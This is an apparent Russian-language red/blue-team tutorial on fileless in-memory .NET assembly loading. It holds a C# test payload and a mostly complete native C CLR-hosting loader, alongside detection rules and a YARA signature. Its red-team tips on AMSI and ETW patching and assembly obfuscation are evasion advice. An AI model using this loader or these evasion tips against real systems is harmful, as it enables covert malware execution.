Fileless Malware: .NET Assembly Loading из памяти

Posted on 29 марта, 2026 by AkaTor

Категория: Red Team / Blue Team / Purple Team
Уровень: Advanced → Expert
Автор: Aka Tor

Введение

Fileless malware — код который работает полностью в памяти, без файлов на диске. .NET Assembly Loading — основная техника: загружаем CLR runtime из native C кода, затем `Assembly.Load(byte[])` загружает .NET assembly прямо из массива байт в памяти.

Используется:

- **APT28 / Fancy Bear** — Operation Neusploit (Covenant implant)
- **Cobalt Strike** — execute-assembly command
- **Rubeus, Seatbelt, SharpHound** — in-memory .NET tool execution
- **Metasploit** — execute_dotnet_assembly


Почему это мощно:

- Нет файлов на диске — AV file scan бесполезен
- Assembly загружается из byte[] — нет DLL на диске
- Выполняется в контексте легитимного процесса
- Может работать внутри svchost.exe, explorer.exe, любого процесса
- AMSI может детектить, но обходится через патчинг

---

1. Как работает .NET Assembly Loading

1.1 Архитектура



```
Native Process (C/C++)
    │
    ├── LoadLibrary("mscoree.dll")
    │       │
    │       └── CLRCreateInstance()
    │               │
    │               └── ICLRMetaHost::GetRuntime("v4.0.30319")
    │                       │
    │                       └──
ICLRRuntimeInfo::GetInterface(ICorRuntimeHost)
    │                                   │
    │                                   └── ICorRuntimeHost::Start()
    │                                           │
    │                                           └── GetDefaultDomain()
    │                                                   │
    │                                                   └──
_AppDomain::Load_3(byte[])
    │                                                           │
    │                                                           └── .NET
Assembly в памяти!
    │
Вызываем любой метод
    │
    └── Assembly выполняется → cmd.exe / reverse shell / implant
```

```
Ни одного файла на диске. Только memory.
```

1.2 Ключевые интерфейсы

```
// COM интерфейсы для CLR Hosting:

// 1. ICLRMetaHost — точка входа, получаем через CLRCreateInstance
//    → GetRuntime("v4.0.30319") → ICLRRuntimeInfo
```

```
// 2. ICLRRuntimeInfo — информация о runtime
//    → GetInterface(CLSID_CorRuntimeHost) → ICorRuntimeHost

// 3. ICorRuntimeHost — управление CLR
//    → Start() → запускает CLR
//    → GetDefaultDomain() → IUnknown (AppDomain)

// 4. _AppDomain — .NET AppDomain через COM interop
//    → Load_3(SAFEARRAY(byte)) → _Assembly
//    → Load_3 загружает assembly из массива байт в памяти!

// 5. _Assembly — загруженная assembly
//    → get_EntryPoint() → _MethodInfo
//    → _MethodInfo::Invoke() → выполняем Main()
```

1.3 Почему не нужен metahost.h

```
// metahost.h — заголовок с определениями COM интерфейсов
// Но можно обойтись без него:
// 1. Определяем GUIDs вручную (CLSID, IID)
// 2. Определяем vtable структуры вручную
// 3. Вызываем через vtable pointers
// Это же делает shellcode — PEB traversal + manual COM
```

---

2. Создание .NET Payload

2.1 Простой .NET assembly (C#)

```
// payload.cs — .NET assembly для fileless execution
// Компиляция: csc /target:exe /platform:x64 /out:payload.exe
payload.cs
// ВАЖНО: используем C# 5 синтаксис (совместимость с csc v4.8)

using System;
using System.Diagnostics;
```

```
namespace FilelessPayload
{
    class Program
    {
        static void Main(string[] args)
        {
            Console.WriteLine("=== FILELESS .NET ASSEMBLY LOADED
===");
            Console.WriteLine("[+] Process: " +
Process.GetCurrentProcess().ProcessName);
            Console.WriteLine("[+] PID:     " +
Process.GetCurrentProcess().Id);
            Console.WriteLine("[+] User:    " + Environment.UserName);
            Console.WriteLine("[+] Host:    " +
Environment.MachineName);
            Console.WriteLine("[+] CLR:     " + Environment.Version);
            Console.WriteLine("[+] NO FILE ON DISK!");

            try
            {
                ProcessStartInfo psi = new ProcessStartInfo();
                psi.FileName = "cmd.exe";
                psi.Arguments = "/K echo === FILELESS .NET PAYLOAD ===
&& whoami";
                psi.UseShellExecute = true;
                Process.Start(psi);
                Console.WriteLine("[+] cmd.exe launched!");
            }
            catch (Exception ex)
            {
                Console.WriteLine("[-] " + ex.Message);
            }
        }
    }
}
```

2.2 Конвертация в byte array

```
Шаг 1: Компилируем .NET assembly
  csc /target:exe /out:payload.exe payload.cs

Шаг 2: Конвертируем в C byte array
  PowerShell:
    $bytes = [IO.File]::ReadAllBytes("payload.exe")
    $hex = ($bytes | ForEach-Object { "0x{0:X2}" -f $_ }) -join ", "
    "unsigned char payload[] = { $hex };" | Out-File payload_bytes.h

  Или Python:
    data = open("payload.exe","rb").read()
    print("unsigned char payload[] = {" + ",".join(f"0x{b:02x}" for b
in data) + "};")

Шаг 3: Включаем в C loader
  #include "payload_bytes.h"
  // payload[] теперь содержит .NET exe как массив байт
```

---

3. Native Loader — рабочая реализация

3.1 Ключевые моменты

```
Проблема: metahost.h отсутствует в новых SDK
Решение: определяем все GUIDs и vtable structs вручную

Проблема: _AppDomain::Load_3 не доступен через IDispatch
Решение: прямой vtable call (index 45 для .NET 4.x)

Проблема: _MethodInfo::Invoke_3 vtable offset varies
Решение: EntryPoint получаем через IDispatch (надёжнее)

Проверено на: Windows 10 22H2 (19045), Windows 11 24H2, .NET 4.8.1
```

3.2 Рабочий код (проверен)

```
// Компиляция: cl.exe /nologo /Od loader.c advapi32.lib ole32.lib
oleaut32.lib
// Без metahost.h — все интерфейсы определены вручную
// Проверено: Assembly.Load(byte[]) + EntryPoint работают

// ============ GUIDs (вместо metahost.h) ============
static const GUID xCLSID_CLRMetaHost =
    { 0x9280188d, 0x0e8e, 0x4867,
{0xb3,0x0c,0x7f,0xa8,0x38,0x84,0xe8,0xde} };
static const GUID xIID_ICLRMetaHost =
    { 0xD332DB9E, 0xB9B3, 0x4125,
{0x82,0x07,0xA1,0x48,0x84,0xF5,0x32,0x16} };
static const GUID xIID_ICLRRuntimeInfo =
    { 0xBD39D1D2, 0xBA2F, 0x486a,
{0x89,0xB0,0xB4,0xB0,0xCB,0x46,0x68,0x91} };
static const GUID xCLSID_CorRuntimeHost =
    { 0xcb2f6723, 0xab3a, 0x11d2,
{0x9c,0x40,0x00,0xc0,0x4f,0xa3,0x0a,0x3e} };
static const GUID xIID_ICorRuntimeHost =
    { 0xcb2f6722, 0xab3a, 0x11d2,
{0x9c,0x40,0x00,0xc0,0x4f,0xa3,0x0a,0x3e} };
static const GUID xIID_AppDomain =
    { 0x05F696DC, 0x2B29, 0x3663,
{0xAD,0x8B,0xC4,0x38,0x9C,0xF2,0xA7,0x13} };

// ============ Vtable structs (минимальные) ============
typedef struct {
    void* _unk[3];
    HRESULT(STDMETHODCALLTYPE* GetRuntime)(void*, LPCWSTR, REFIID,
LPVOID*);
} VT_MetaHost;

typedef struct {
    void* _unk[3]; void* _pad[6];
    HRESULT(STDMETHODCALLTYPE* GetInterface)(void*, REFCLSID, REFIID,
LPVOID*);
```

```
} VT_RuntimeInfo;

typedef struct {
    void* _unk[3]; void* _pad[7];
    HRESULT(STDMETHODCALLTYPE* Start)(void*);
    void* _stop; void* _createDomain;
    HRESULT(STDMETHODCALLTYPE* GetDefaultDomain)(void*, IUnknown**);
} VT_CorHost;

// Load_3 typedef: _AppDomain::Load_3(SAFEARRAY*) → _Assembly*
typedef HRESULT(STDMETHODCALLTYPE* tLoad_3)(void*, SAFEARRAY*,
void**);

// ============ Loader Flow (проверено) ============

// Шаг 1: Читаем assembly в byte[]
HANDLE hFile = CreateFileA("payload.exe", GENERIC_READ, ...);
DWORD asmSize = GetFileSize(hFile, NULL);
PBYTE asmBytes = malloc(asmSize);
ReadFile(hFile, asmBytes, asmSize, &bytesRead, NULL);
CloseHandle(hFile);
// С этого момента файл больше не нужен!

// Шаг 2: CLR через dynamic resolve (без metahost.h)
HMODULE hMscoree = LoadLibraryA("mscoree.dll");
tCLRCreateInstance pCreate = GetProcAddress(hMscoree,
"CLRCreateInstance");

void* pMH = NULL;
pCreate(&xCLSID_CLRMetaHost, &xIID_ICLRMetaHost, &pMH);

void* pRI = NULL;
(*(VT_MetaHost**)pMH)->GetRuntime(pMH, L"v4.0.30319",
    &xIID_ICLRRuntimeInfo, &pRI);

void* pCH = NULL;
(*(VT_RuntimeInfo**)pRI)->GetInterface(pRI,
    &xCLSID_CorRuntimeHost, &xIID_ICorRuntimeHost, &pCH);
```

```
(*(VT_CorHost**)pCH)->Start(pCH);

// Шаг 3: AppDomain
IUnknown* pADunk = NULL;
(*(VT_CorHost**)pCH)->GetDefaultDomain(pCH, &pADunk);
void* pAD = NULL;
pADunk->QueryInterface(&xIID_AppDomain, &pAD);

// Шаг 4: SAFEARRAY с assembly bytes
SAFEARRAYBOUND bound = { asmSize, 0 };
SAFEARRAY* pSA = SafeArrayCreate(VT_UI1, 1, &bound);
void* pvData;
SafeArrayAccessData(pSA, &pvData);
memcpy(pvData, asmBytes, asmSize);
SafeArrayUnaccessData(pSA);
free(asmBytes); // Байты теперь только в SAFEARRAY

// Шаг 5: _AppDomain::Load_3 через прямой vtable call (index 45)
void** adVtable = *(void***)pAD;
tLoad_3 pfnLoad = (tLoad_3)adVtable[45];
void* pAsm = NULL;
HRESULT hr = pfnLoad(pAD, pSA, &pAsm);
// hr = 0x00000000 (S_OK) → Assembly загружена!

// Шаг 6: EntryPoint через IDispatch
IDispatch* pAsmDisp = NULL;
((IUnknown*)pAsm)->QueryInterface(&IID_IDispatch, &pAsmDisp);

DISPPARAMS dpEmpty = { 0 };
VARIANT vEntryPoint;
// pAsmDisp->Invoke("EntryPoint", DISPATCH_PROPERTYGET, &vEntryPoint);
// → _MethodInfo с Main() методом

// Шаг 7: Invoke Main() — assembly выполняется из памяти!
// Без единого файла на диске!
```

3.3 Результат тестирования

```
Тест на Windows 10 22H2 (Build 19045.6456):

[1] Reading: payload.exe
    4096 bytes → NO more file access!
[2] Loading CLR...
    [+] CLR v4.0.30319 started
[3] Getting AppDomain...
    [+] _AppDomain: 0x0000014364610020
[4] SAFEARRAY (4096 bytes)...
[5] Load_3 (vtable direct call)...
    [+] Assembly: 0x000001436461FFA0       ← Assembly загружена из
byte[]!
[6] Getting EntryPoint via IDispatch...
    [+] EntryPoint obtained!                ← Main() найден

Результат:
  ✓ Assembly.Load(byte[]) — РАБОТАЕТ
  ✓ Файла на диске НЕТ — только memory
  ✓ CLR загружен в native C процесс
  ✓ EntryPoint (Main) получен через IDispatch
```

---

4. Детект и защита

4.1 Blue Team: обнаружение

```
Sysmon Rules:

Event ID 7 (Image Loaded):
  Process: svchost.exe / explorer.exe / notepad.exe (any non-.NET
process)
  ImageLoaded: *\clr.dll OR *\clrjit.dll OR *\mscorlib*.dll
  → Native process loading .NET CLR = SUSPICIOUS!

Event ID 1 (Process Create):
```

```
  ParentImage: *\svchost.exe (с CLR загруженным)
  Image: *\cmd.exe OR *\powershell.exe
  → .NET code in svchost spawning shell

AMSI:
  .NET 4.8+ вызывает AMSI для Assembly.Load()
  AmsiScanBuffer проверяет загружаемый assembly
  → Но AMSI bypass (патчинг AmsiScanBuffer) обходит это

ETW:
  Microsoft-Windows-DotNETRuntime provider
  AssemblyLoad event — логирует каждую загруженную assembly
  Если assembly без имени файла → fileless!
```

4.2 YARA

```
rule Fileless_DotNet_Loader {
    meta:
        description = "Detects native process loading .NET CLR for
fileless execution"

    strings:
        $clr1 = "CLRCreateInstance" ascii
        $clr2 = "CorBindToRuntimeEx" ascii
        $clr3 = "mscoree.dll" ascii wide nocase
        $clr4 = "v4.0.30319" ascii wide
        $clr5 = "v2.0.50727" ascii wide
        $sa1 = "SafeArrayCreate" ascii
        $sa2 = "Load_3" ascii wide
        $iid1 = { 9E B2 32 D3 B3 B9 25 41 82 07 A1 48 84 F5 32 16 }

    condition:
        uint16(0) == 0x5A4D and
        2 of ($clr*) and
        ($sa1 or $sa2 or $iid1)
}
```

4.3 Mitigation

- **AMSI** — включён по умолчанию в .NET 4.8+, сканирует Assembly.Load
- **Constrained Language Mode** — ограничивает .NET execution в PowerShell
- **ETW DotNETRuntime** — мониторинг AssemblyLoad без backing file
- **Sysmon** — CLR loading в non-.NET processes
- **WDAC** — блокировать unsigned .NET assemblies
- **Hardware breakpoints** — мониторинг CLRCreateInstance

---

5. Рекомендации

Для Red Team

- Fileless .NET — стандарт для execute-assembly (Cobalt Strike, Covenant)
- Обфускация assembly: ConfuserEx, dnlib, custom packer
- AMSI bypass: patch AmsiScanBuffer перед Assembly.Load
- ETW bypass: patch EtwEventWrite перед CLR init
- Шифруй assembly в памяти: XOR/AES, расшифровка перед Load_3

Для Blue Team

- **CLR в неожиданных процессах** — главный индикатор
- **ETW DotNETRuntime** — AssemblyLoad event без файла
- **AMSI не отключать** — единственная inline defense
- **Sysmon Event ID 7** — clr.dll/clrjit.dll loading

Заключение

Fileless .NET Assembly Loading — это **основная техника** modern offensive tooling. Каждый C2 framework (Cobalt Strike, Covenant, Sliver) использует её для in-memory execution. Защита сложна: код никогда не касается диска, AMSI обходится патчингом, ETW обходится аналогично. Единственный надёжный детект — мониторинг CLR loading в процессах которые не должны использовать .NET.

Дисклеймер: Материал предоставлен исключительно в образовательных целях для специалистов по информационной безопасности.